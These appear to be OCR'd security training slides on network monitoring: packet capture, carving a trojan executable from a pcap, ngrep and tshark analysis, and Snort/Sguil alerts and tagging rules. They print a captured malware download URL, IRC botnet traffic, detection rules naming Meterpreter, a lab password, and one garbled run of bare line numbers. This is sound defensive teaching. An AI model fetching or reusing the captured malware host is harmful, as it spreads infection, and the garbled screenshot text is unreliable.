The numbers tend to be better in real-world deployments. Most networks follow a bell curve of usage: for 9-5 offices, traffic ramps up at 9 AM, peaking around 2 PM, and then dropping. There is then a bigger drop after 5 PM.

In the authors' experience, a 3 terabyte drive often holds over a week's worth of full packet capture for a typical 100-megabit network.

Full Packet Capture Tools

- There are a number of open source tools which are supported with full packet capture
 - Including tcpdump, Wireshark, etc.
- The following are designed specifically to capture high amounts of data
 - Daemonlogger, dumpcap, netsniff-ng
- “Zero-copy” is a critical packet capture feature for high-speed networks
 - This avoids copying the packets from kernel space to user space
 - Netsniff-ng supports zero-copy

Full Packet Capture Tools

Some tools, like tcpdump, perform both packet capture and analysis. It is better to use a dedicated capture tool for long-term packet capture.

Three popular open source tools that perform full packet capture are daemonlogger, dumpcap and netsniff-ng.

- Daemonlogger: <http://www.snort.org/snort-downloads/additional-downloads> (http://cyber.gd/511_437)
- Dumpcap is included with Wireshark: <http://www.wireshark.org/download.html> (http://cyber.gd/511_438)
- Netsniff-ng: <http://netsniff-ng.org/> (http://cyber.gd/511_439)

Extracted Data

- Extracted data is “carved” from full packet capture
- Some forensic tools can carve from any source, including disk images, pcaps etc.
 - Such as Foremost, EnCase and Scalpel
- Other carving tools are designed specifically for pcaps
 - Such as BRO and tcpextract
- Wireshark can also carve many files
 - Though post-carving editing may be required
 - We will discuss this next


Extracted Data

Bro can extract files from packet data, as we will discuss shortly.

- Foremost: <http://foremost.sourceforge.net/> (http://cyber.gd/511_440)
- tcpextract: <http://tcpextract.sourceforge.net/> (http://cyber.gd/511_441)

Carving Files with Wireshark

Step 1: Identify the File



The image shows a Wireshark packet capture of an HTTP GET request. The packet list on the left shows packet 92 selected. The packet details pane on the right shows the structure of the HTTP request. The packet bytes pane at the bottom shows the raw data of the request, including the status line 'HTTP/1.1 200 OK' and the body content 'MZ.....@.....'. A large arrow points to the packet bytes pane with the text 'Click here'.

```
tcp.stream eq 6
Time
92 166 Stream Content
93 166 GET /Zj25jJy.exe HTTP/1.0
94 166 Host: meetandmatch.co.uk
95 166 Accept-Language: en-US
96 166 Accept: */*
97 166 Accept-Encoding: identity, *,q=0
98 166 Connection: close
99 166 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
100 166 1.1.4322; .NET 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
101 166 3.5.30729; .NET4.0C; .NET4.0E)
102 166
103 166
104 166
105 166
106 166
107 166
108 166
109 166
110 166
111 166
112 166
113 166
114 166
115 166
116 166
117 166
118 166
119 166
120 166
121 166
122 166
123 166
124 166
125 166
126 166
127 166
128 166
129 166
130 166
131 166
132 166
133 166
134 166
135 166
136 166
137 166
138 166
139 166
140 166
141 166
142 166
143 166
144 166
145 166
146 166
147 166
148 166
149 166
150 166
151 166
152 166
153 166
154 166
155 166
156 166
157 166
158 166
159 166
160 166
161 166
162 166
163 166
164 166
165 166
166 166
167 166
168 166
169 166
170 166
171 166
172 166
173 166
174 166
175 166
176 166
177 166
178 166
179 166
180 166
181 166
182 166
183 166
184 166
185 166
186 166
187 166
188 166
189 166
190 166
191 166
192 166
193 166
194 166
195 166
196 166
197 166
198 166
199 166
200 166
201 166
202 166
203 166
204 166
205 166
206 166
207 166
208 166
209 166
210 166
211 166
212 166
213 166
214 166
215 166
216 166
217 166
218 166
219 166
220 166
221 166
222 166
223 166
224 166
225 166
226 166
227 166
228 166
229 166
230 166
231 166
232 166
233 166
234 166
235 166
236 166
237 166
238 166
239 166
240 166
241 166
242 166
243 166
244 166
245 166
246 166
247 166
248 166
249 166
250 166
251 166
252 166
253 166
254 166
255 166
256 166
257 166
258 166
259 166
260 166
261 166
262 166
263 166
264 166
265 166
266 166
267 166
268 166
269 166
270 166
271 166
272 166
273 166
274 166
275 166
276 166
277 166
278 166
279 166
280 166
281 166
282 166
283 166
284 166
285 166
286 166
287 166
288 166
289 166
290 166
291 166
292 166
293 166
294 166
295 166
296 166
297 166
298 166
299 166
300 166
301 166
302 166
303 166
304 166
305 166
306 166
307 166
308 166
309 166
310 166
311 166
312 166
313 166
314 166
315 166
316 166
317 166
318 166
319 166
320 166
321 166
322 166
323 166
324 166
325 166
326 166
327 166
328 166
329 166
330 166
331 166
332 166
333 166
334 166
335 166
336 166
337 166
338 166
339 166
340 166
341 166
342 166
343 166
344 166
345 166
346 166
347 166
348 166
349 166
350 166
351 166
352 166
353 166
354 166
355 166
356 166
357 166
358 166
359 166
360 166
361 166
362 166
363 166
364 166
365 166
366 166
367 166
368 166
369 166
370 166
371 166
372 166
373 166
374 166
375 166
376 166
377 166
378 166
379 166
380 166
381 166
382 166
383 166
384 166
385 166
386 166
387 166
388 166
389 166
390 166
391 166
392 166
393 166
394 166
395 166
396 166
397 166
398 166
399 166
400 166
401 166
402 166
403 166
404 166
405 166
406 166
407 166
408 166
409 166
410 166
411 166
412 166
413 166
414 166
415 166
416 166
417 166
418 166
419 166
420 166
421 166
422 166
423 166
424 166
425 166
426 166
427 166
428 166
429 166
430 166
431 166
432 166
433 166
434 166
435 166
436 166
437 166
438 166
439 166
440 166
441 166
442 166
443 166
444 166
445 166
446 166
447 166
448 166
449 166
450 166
451 166
452 166
453 166
454 166
455 166
456 166
457 166
458 166
459 166
460 166
461 166
462 166
463 166
464 166
465 166
466 166
467 166
468 166
469 166
470 166
471 166
472 166
473 166
474 166
475 166
476 166
477 166
478 166
479 166
480 166
481 166
482 166
483 166
484 166
485 166
486 166
487 166
488 166
489 166
490 166
491 166
492 166
493 166
494 166
495 166
496 166
497 166
498 166
499 166
500 166
501 166
502 166
503 166
504 166
505 166
506 166
507 166
508 166
509 166
510 166
511 166
512 166
513 166
514 166
515 166
516 166
517 166
518 166
519 166
520 166
521 166
522 166
523 166
524 166
525 166
526 166
527 166
528 166
529 166
530 166
531 166
532 166
533 166
534 166
535 166
536 166
537 166
538 166
539 166
540 166
541 166
542 166
543 166
544 166
545 166
546 166
547 166
548 166
549 166
550 166
551 166
552 166
553 166
554 166
555 166
556 166
557 166
558 166
559 166
560 166
561 166
562 166
563 16
```

Wireshark can automatically carve *some* files with Edit -> Export -> Objects. Right now this method supports HTTP, DICOM and SMB only. A later lab will use this technique.

You may view this pcap by typing the following in a Sec-511-Linux terminal:

70

Step 2: Choose the Conversation and Save As

- Choose the conversation:
- Then: Save As

Entire conversation (296509 bytes)

172.16.98.8:1036 → 64.40.145.4:80 (317 bytes)

64.40.145.4:80 → 172.16.98.8:1036 (296197 bytes)

HTTP/1.0 200 OK
 Server: private
 Cache-Control: no-cache,no-store,max-age=0
 pragma: no-cache
 Content-Type: application/octet-stream
 Content-Length: 80896
 Accept-Ranges: bytes
 Date: Wed, 13 Oct 2010 00:25:17 GMT
 Last-Modified: Wed, 13 Oct 2010 00:25:17 GMT
 Expires: Wed, 13 Oct 2010 00:25:17 GMT
 Connection: close

192.168.2.47:26752 → 192.168.2.47:26752

Find Save As ASCII EBCDIC Hex Dump C Arrays Raw

Continuous Monitoring and Security Operations 71

Step 2: Choose the Conversation and Save As


Next we isolate the download (conversation with the most bytes transferred), and save as raw format.

If you try this yourself, please be sure to choose a directory your student account can write to. /tmp/ is a good choice. In this example, we used “/tmp/carved.raw”

Edit the File

- The **file** command detects the file type as "data"
- Edit the file in a hex editor
 - Highlight the bytes before "MZ"
 - Then go to Edit->Delete

```
Terminal - student@Sec:511-Linux: ~  
File Edit View Terminal Go Help  
[~]$ file /tmp/carved.raw  
/tmp/carved.raw: data  
[~]$  
[~]$ bless /tmp/carved.raw
```



Edit the File

The **file** command uses the "magic numbers" (sometimes called magic bytes) to determine the file type. These bytes usually occur at the beginning of the file. As we know, DOS EXEs begin with the magic bytes of MZ.

Gary Kessler maintains a great list of magic numbers here:

http://www.garykessler.net/library/file_sigs.html (http://cyber.gd/511_442) **QR**

Assuming you followed the previous steps, you may check the file type and use the Bless hex editor to edit it by typing the following commands:

```
$ file /tmp/carved.raw
```

```
$ bless /tmp/carved.raw &
```


Then highlight the bytes before "MZ", go to Edit->Delete.

Then to File->Save and save as "/tmp/carved.exe".



Save the EXE, Check the File Type and Scan with Antivirus

- Save the EXE



- Check the file type and scan it

```
Terminal - student@Sec-511-Linux: ~  
File Edit View Terminal Go Help  
[~]$ file /tmp/carved.exe  
/tmp/carved.exe: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed  
[~]$ clamscan /tmp/carved.exe  
/tmp/carved.exe: Trojan.IRCBot-3550 FOUND  
  
----- SCAN SUMMARY -----  
Known viruses: 3268977  
Engine version: 0.97.8  
Scanned directories: 0  
Scanned files: 1  
Infected files: 1  
Data scanned: 0.07 MB  
Data read: 0.07 MB (ratio 1.00:1)  
Time: 8.802 sec (0 m 8 s)  
[~]$
```

Continuous Monitoring and Security Operations

73


Save the EXE, Check the File Type and Scan with Antivirus

We now have a fresh-carved EXE. The file command now identifies it as “PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed”.

Clamscan identifies it as “Trojan.IRCBot-3550.”

Or Use Bro

- We performed the previous steps manually
 - It's important to understand the underlying process
- Bro can carve all of the files from a pcap in one step:



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
[~]$ bro -r /pcaps/zeus-gameover-loader.pcap /opt/bro/share/bro/file-extraction/extract.bro
[~]$ ls -la /nsm/bro/extracted/
total 1224
drwxr-xr-x 2 student student 4096 Mar 24 18:39 .
drwxr-xr-x 5 root root 4096 Jan 14 18:04 ..
-rw-rw-r-- 1 student student 313856 Mar 24 18:39 HTTP-F9hTzN37jj4Ha2Vq7h.exe
-rw-rw-r-- 1 student student 313856 Mar 24 18:39 HTTP-FBDw5LmL066K75Dh.exe
-rw-rw-r-- 1 student student 295936 Mar 24 18:39 HTTP-FFj3T64MQjMMk5niFi.exe
-rw-rw-r-- 1 student student 313856 Mar 24 18:39 HTTP-FIsQPg1DRx8IqikQIc.exe
[~]$
```

Or Use Bro

Note that we discussed carving files in Wireshark because it is important to understand the underlying process. Anyone can run tools: professionals understand what their tools are doing.

You may carve the files with Bro as shown above by typing the following in a Sec-511-Linux terminal:

```
$ bro -r /pcaps/zeus-gameover-loader.pcap /opt/bro/share/bro/file-extraction/extract.bro
```

```
$ ls -la /nsm/bro/extracted
```

Note that the file “extract.bro” is a Bro script that carves a number of file types from a Pcap file. The default types include: exe, txt, jpg, png and html.

The carved files are saved to /nsm/bro/extracted by default.

String Data

- String data, as the name implies, is a sequence of printable characters
 - Many binary sources, such as pcaps or raw disk images, contain strings
 - Strings represent one of the simplest and fastest ways to derive signal from noise
- The classic Unix/Linux strings command is very useful, as a quick-and-dirty check
- Ngrep (network grep) is designed specifically for pcap data

Continuous Monitoring and Security Operations

75

String Data

While packet purists may look down on the approach, a simple string search is fast and powerful.

Ngrep is available at: <http://ngrep.sourceforge.net/> (http://cyber.gd/511_443)

Pcap Strings Example

```
Terminal - student@Sec-511-Linux: /pcaps
File Edit View Terminal Go Help
/pcaps$ ngrep -q -I virut-worm.pcap "JOIN"
input: virut-worm.pcap
match: JOIN

T 192.168.2.47:2000 -> 10.179.172.193:555 [AP]
JOIN #gg h3fty..

T 10.179.172.193:555 -> 192.168.2.47:2000 [AP]
:[00|USA|XP|920011]|SP1-201@0::ffff:192.168.2.47 JOIN :#gg...irc.local 353
[00|USA|XP|920011] = #gg :@b0th3rd3r [00|USA|XP|920011] ...irc.local 366 [0
0|USA|XP|920011] #gg :End of /NAMES list...

T 192.168.2.47:2000 -> 10.179.172.193:555 [AP]
JOIN #gg h3fty..

T 192.168.2.47:2000 -> 10.179.172.193:555 [AP]
JOIN #gg h3fty..MODE #gg ..

T 192.168.2.44:2716 -> 10.179.172.193:555 [AP]
JOIN #gg h3fty..

Continuous Monitoring and Security Operations 76
```

Pcap Strings Example

You may run the command shown above by typing the following in a Sec-511-Linux terminal:

```
$ ngrep -q -I /pcaps/virut-worm.pcap "JOIN"
```

The “-q” flag suppresses additional output (such as “#” for misses), and only prints matching headers and payloads.

The “-I” flag uses the supplied pcap file as input. Note the flag is a capital “i”, not a one.

Finally, “JOIN” is the string to search for.

Flow Data

- Flow data is summary data, showing socket pairs, protocols, and bytes transferred
 - AKA conversations or session data
- Flow is available in a number of flavors
 - Cisco's NetFlow protocol
 - Flow data derived from packets
- pcap flow tools include:
 - SiLK, tcpflow, argus and many others
 - Wireshark and Tshark

Continuous Monitoring and Security Operations

77

Flow Data


Flow data can be quite useful for traffic analysis, especially when dealing with encrypted traffic.

Flow data comes in a few forms: Cisco's NetFlow protocol (currently in version 9), and tools that use flow data in a more generic way.

NetFlow version 9 is described in 3954: <http://www.ietf.org/rfc/rfc3954.txt> (http://cyber.gd/511_444)

IPFIX is a standard based on NetFlow v9. It is described by RFC5101: <http://www.ietf.org/rfc/rfc5101.txt> (http://cyber.gd/511_483) and RFC 5102: <http://www.ietf.org/rfc/rfc5102.txt> (http://cyber.gd/511_484).

Pcap Flow Example Using Tshark



```
Terminal - student@Sec 511-Linux: ~  
File Edit View Terminal Go Help  
~$ tshark -n -r /pcaps/virut-worm.pcap -q -z conv,tcp  
=====
```

		<-		>-		Total	
		Frames	Bytes	Frames	Bytes	Frames	Bytes
192.168.2.32:25942	<-> 192.168.2.44:3507	42	2662	64	84697	106	87359
192.168.2.47:26752	<-> 192.168.2.31:1414	40	2543	64	84697	104	87240
192.168.2.44:15266	<-> 192.168.2.31:1630	37	2363	65	84757	102	87120
192.168.2.44:15266	<-> 192.168.2.32:2489	30	1961	63	84643	93	86604
192.168.2.44:15266	<-> 192.168.2.30:2145	28	1855	64	84697	92	86552
192.168.2.47:26752	<-> 192.168.2.30:1740	29	1915	62	84583	91	86498
192.168.2.47:26752	<-> 192.168.2.32:2164	28	1841	62	84583	90	86424
192.168.2.32:25942	<-> 192.168.2.47:3452	27	1762	37	50307	64	52069
192.168.2.47:2000	<-> 10.179.172.193:555	18	3087	17	1195	35	4282
192.168.2.44:2716	<-> 10.179.172.193:555	18	2971	15	1075	33	4046
192.168.2.32:2179	<-> 10.179.172.193:555	14	2987	14	1072	28	4059
192.168.2.47:2543	<-> 192.168.2.32:445	13	2109	14	3161	27	5270
192.168.2.47:2540	<-> 192.168.2.31:445	13	2303	14	3161	27	5464
192.168.2.47:2538	<-> 192.168.2.30:445	13	1975	14	3161	27	5136

Continuous Monitoring and Security Operations

78

Pcap Flow Example Using Tshark

You may run the command shown above by typing the following in a Sec-511-Linux terminal:

```
$ tshark -n -r /pcaps/virut-worm.pcap -q -z conv,tcp
```

The “-n” flag disables DNS and port name resolution.

The “-r” flag uses the supplied pcap file as input.

The “-q” flag means quiet output, suppressing additional information.

The “-z” flags means get statistics. In this case, statistics on TCP conversations.

Transaction Data

- “Pure” flow data contains no content, just packet metadata
 - IP addresses, ports, bytes transferred, etc.
- Transaction data is flow data, plus some layer 7 content
 - For example: HTTP GETs
- Proxy logs are a great source of transaction data


Transaction Data

Pure flow data is based on layers 3 and 4: IP addresses and ports, plus other non-payload data including bytes transferred.

Transaction data adds layer 7 content to the mix, focusing on commands such as HTTP or FTP GETs, or DNS requests/replies.

Transaction Data Example

- Use tshark to show packets that match the display filter "http.request.method==GET"



The screenshot shows a terminal window titled "Terminal - student@Sec-511-Linux: ~". The terminal displays the command `tshark -R "http.request.method==GET" -r snort.log` and its output. The output lists several HTTP GET requests with their sequence numbers, timestamps, source and destination IP addresses, ports, and the requested URLs. The requests are for GeoIP data files and CDiffs. The terminal window has a menu bar with "File", "Edit", "View", "Terminal", "Go", and "Help".

```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
[~]$ tshark -R "http.request.method==GET" -r snort.log
 8  0.338909 10.5.11.116 -> 108.168.255.243 HTTP 181 GET /download/geoip/data
base/GeoLiteCountry/GeoIP.dat.gz HTTP/1.1
382 25.154599 10.5.11.116 -> 108.168.255.243 HTTP 265 GET /download/geoip/data
base/GeoLiteCity.dat.gz HTTP/1.1
12600 41.569807 10.5.11.116 -> 108.168.255.243 HTTP 274 GET /download/geoip/da
tabase/GeoLiteCountry/GeoIP.dat.gz HTTP/1.1
33672 179.248015 10.5.11.119 -> 108.168.255.243 HTTP 181 GET /download/geoip/da
tabase/GeoLiteCountry/GeoIP.dat.gz HTTP/1.1
34689 827.786896 10.5.11.119 -> 69.12.162.28 HTTP 201 GET /daily-18355.cdifff HT
TP/1.0
34709 829.090746 10.5.11.119 -> 69.12.162.28 HTTP 201 GET /daily-18356.cdifff HT
TP/1.0
36807 2625.788665 10.5.11.10 -> 23.62.111.176 HTTP 151 GET /ncsi.txt HTTP/1.1
```

Continuous Monitoring and Security Operations 80


Transaction Data Example

You may run the command shown above by typing the following in a Sec-511-Linux terminal:

```
$ tshark -R "http.request.method==GET" -r snort.log
```

Statistical Data

- Statistical data provides a numeric analysis of network traffic
- Often useful for anomaly-based detection



Wireshark: Protocol Hierarchy Statistics

Display filter: none

Protocol	% Packets	Packets	% Bytes	Bytes	Mbits/s	End Pack
▼ Frame		46054		3783426	0.124	
▼ Ethernet		46054		3783426	0.124	
Address Resolution Protocol	1.79 %	22061	0.99 %	1323660	0.043	22
Link Layer Discovery Protocol	0.07 %	22	0.09 %	3424	0.000	
▼ Internet Protocol Version 4	3 %	23960	3 %	2455232	0.080	
▼ User Datagram Protocol	0.13 %	61	0.19 %	7195	0.000	
Domain Name Service	0.06 %	28	0.06 %	2284	0.000	
▼ NetBIOS Datagram Service	0.01 %	5	0.02 %	1267	0.000	
▼ SMB (Server Message Block Protocol)	0.01 %	5	0.02 %	1267	0.000	
▼ SAMB Multicast Protocol	0.01 %	5	0.02 %	1267	0.000	
Microsoft Windows Browser Protocol	0.01 %	5	0.02 %	1267	0.000	
Hypertext Transfer Protocol	0.02 %	12	0.06 %	2100	0.000	
NetBIOS Name Service	0.02 %	16	0.04 %	1544	0.000	
▼ Transmission Control Protocol	8.94 %	13322	5.7 %	1496557	0.049	12
Data	1.17 %	549	6.42 %	631050	0.020	
▼ NetBIOS Session Service	0.51 %	234	1.33 %	50378	0.002	
▼ SMB (Server Message Block Protocol)	0.47 %	216	1.29 %	48704	0.002	

Statistical Data

The screenshot shows Wireshark protocol hierarchy statistics on /pcaps/virut-worm.pcap

You may view this by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/virut-worm.pcap &
```

Then go to Statistics -> Protocol Hierarchy

Alert Data

- Alert data is comprised of IDS alerts
- Most IDS consoles allow “view packet” capability
- While quite useful as a starting point, alerts tend to reflect a small portion of traffic that is sent past an IDS sensor
 - Like “looking at the world from the bottom of a well.”¹
 - You can’t use Wireshark to follow the TCP stream with one packet
- Unfortunately, many SOCs and IDS teams have access to alert data only

Continuous Monitoring and Security Operations

82

Alert Data

Using IDS alerts as a sole source of data lead to, quoting Mike Doughty (formerly the lead singer of Soul Coughing): “I feel as if I am looking at the world from the bottom of a well.”²

The IDS may alert on a fraction of the packets relevant to a given attack. It can be frustrating to try and fill in the blanks,

Full packet capture is a great solution, as previously discussed. Another simpler solution is tagged data, which we will discuss shortly.

[1] <http://www.metrolyrics.com/looking-at-the-world-from-the-bottom-of-a-well-lyrics-mike-doughty.html> (http://cyber.gd/511_445) **QR**

[2] Ibid.



Example Sguil IDS Alert

ST	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	..	Event Message
RT	3.2029	2014-07-06 20:20:30	10.5.11.49	1148	10.5.79.142	80	6	ET INFO GENERIC SUSPICIOUS POST to DoHed Quad.
RT	4.471	2014-07-06 20:20:30	10.5.11.49	1148	10.5.79.142	80	6	PADS Changed Asset - http://Mozilla/4.0 (compatible; MS-
RT	3.2033	2014-07-06 20:20:31	10.5.11.49	1150	10.5.79.142	80	6	ET TROJAN Metasploit Meterpreter stldsp_ Command.

☒ Show Packet Data ☒ Show Rule

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET INFO GENERIC SUSPICIOUS POST to DoHed Quad with Fake Browser 1"; flowestablished,to_server;content:"POST";http_method;content:"MSIE ";nocase;http_header;fast_pattern;content:"Accept-Encoding[3a]"; http_header;content:"Referer[3a]";http_header;content:"X-Requested-With[3a 20]";http_header;nocase;content:"Windows Live Messenger"; http_header;content:"MS Web Services Client Protocol";http_header;pcre:"^Mozilla/[^\d{1,3}]\d{1,3}\d{1,3}\/[^\d{1,3}]\d{1,3}\/[^\d{1,3}]\d{1,3}\/"; content:".od os Od qd";content:".grooveDNS";depth:20;http_client_body;classtype:bod-unknown;sld:2018358;rev:2)
```

IP	Source IP	Dest IP	Var	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
	10.5.11.49	10.5.79.142	4	5	0	201	669	2	0	128	35017

TCP

Source Port	Dest Port	R	R	R	R	G	G	G	G	S	S	S	S	F	Y	I
Port																
1148	80	.	.	.	.	X	X	.	.	.	.	.	.	.	.	.

DATA

50 4F 53 54 20 2F 5A 61 52 55 5F 67 37 68 49 71	7A 68 30 57 33 47 58 53 43 52 5A 2F 20 48 54 54	50 2F 31 2E 30 0D 0A 55 73 65 72 2D 41 67 65 6E	74 3A 20 4D 6F 7A 69 6C 6C 61 2F 3A 20 30 28	63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45	20 3E 2E 31 3B 20 57 69 6E 64 6F 77 73 20 4E 54	29 0D 0A 48 6F 73 74 3A 20 31 3E 25 3E 37 39	2F 31 3A 32 0D 0A 43 6E 6F 74 65 6E 74 2D 4C 65
---	---	---	--	---	---	--	---

POST /ZaRu.g7oIq
zh0W3GXSC2Z// HTT
P/1 0..User-Agen
t: Mozilla/4.0 (
compatible; MSIE
6.1; Windows NT
.Host: 10.5.79
142). Content-L

Continuous Monitoring and Security Operations

83

Example Sguil IDS Alert

Here is a Sguil alert for a “ET INFO GENERIC SUSPICIOUS POST to Dotted Quad...”

We will perform an exercise using Sguil later. If you'd like to see this alert now, double-click on the Sguil desktop icon, log in with username: Student, password: Security511

This event occurred on 2014-07-06 at 20:20:40.

Sguil is available at: <http://sguil.sourceforge.net/> (http://cyber.gd/511_416)

Tagged Data

- Tagged data is data that is logged by an IDS after specific rules fire
 - The sensor will then “follow” the traffic, by logging subsequent packets
 - Most IDSs, including Snort and Sourcefire, support tagging
- For sites that are unable to leverage full packet capture, tagging is a great middle step

Continuous Monitoring and Security Operations

84

Tagged Data

Tagging offers tremendous bang for the buck, and adding tagging to a NIDS is usually fast and simple. Many sites struggle with the “bottom of the well” view that IDS alerts can offer, and don’t realize how easy tagging is to accomplish.

Rules that have proven to be high value in the past should be prime candidates for tagging.

Snort/Sourcefire Tagging Syntax

- **Format is:** `<type>, <count>, <metric>, [direction];`
 - type is `session` or `host`
 - count is applied to the metric
 - metric is `seconds`, `packets` or `bytes`
 - direction is `src` or `dst`
 - Used for host type only
- **Example:** `host, 60, seconds, src`
 - Tags all subsequent traffic sent from that host during the following 60 seconds

Snort/Sourcefire Tagging Syntax

The Snort/Sourcefire tagging syntax is straightforward. You may tag a session or host, apply a direction, and tag X seconds, packets or bytes.

The full syntax is described in the Snort Manual, available at: <http://manual.snort.org/node34.html> (http://cyber.gd/511_447)

Example of a Tagged Rule

```
alert tcp $HOME_NET !21:587 -> any any
(msg:"ET MALWARE Spambot Suspicious 220
Banner on Local Port"; flow:
established; content:"220 "; offset: 0;
depth: 4; tag: session, 20, packets;
reference:url,doc.emergingthreats.net/b
in/view/Main/2001815; classtype:non-
standard-protocol; sid:2001815; rev:8;)1
```

Example of a Tagged Rule

The Emerging Threats rule shown above tags the next 20 packets that follow in the TCP connection after matching the content of "220".

[1] <http://doc.emergingthreats.net/bin/view/Main/2001815> (http://cyber.gd/511_557)

Correlated Data

- Correlated data is related data from multiple sources
 - This includes metadata, which is “data about data”
- For example, a NIDS alert shows:
 - 192.0.2.103:4444 -> 10.5.11.118:52271 “ET POLICY PE EXE or DLL Windows file download”
- Correlated data could include
 - DNS and WHOIS lookups on the source
 - Asset inventory data on the destination
 - Full packet capture of the session

Continuous Monitoring and Security Operations

87

